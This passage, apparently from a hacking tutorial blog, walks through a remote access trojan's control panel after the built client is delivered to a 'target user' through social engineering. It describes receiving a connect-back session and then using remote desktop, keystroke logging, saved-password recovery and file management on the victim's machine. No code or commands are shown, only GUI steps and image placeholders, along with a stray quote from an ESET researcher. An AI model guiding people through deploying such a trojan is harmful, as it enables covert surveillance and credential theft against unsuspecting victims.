


This client executable should be sent to our target user of course through social engineering.


"The list of threats that ClickFix attacks lead to is growing by the day, including infostealers, ransomware, remote access trojans, cryptominers, post-exploitation tools, and even custom malware from nation-state-aligned threat actors," –Jirí Kropác, Director of Threat Prevention Labs at ESET,



As soon as our target user executes this client application, we get a connect back or a session on our attacker system as shown below.



Now, let's see what all can we do on the target system. Right click on the session. This opens a menu from which we used "Build" option to compile the client executable. Hover on "Monitoring" option. This will open a sub menu as shown below.




Remote Desktop

The first among the sub menu is “Remote Desktop”. You know what Remote Desktop does. Don’t you?





Keylogger

Next, we have a keylogger function which obviously starts a keylogger to log keystrokes on the target system.




No matter what is being typed on the target system, it will be logged by our keylogger.






Recovering Passwords

This module is used to recover saved passwords from the target system. Unfortunately, our target at present doesn't have any stored passwords.



File manager

This module allows us to manage files on the target system.

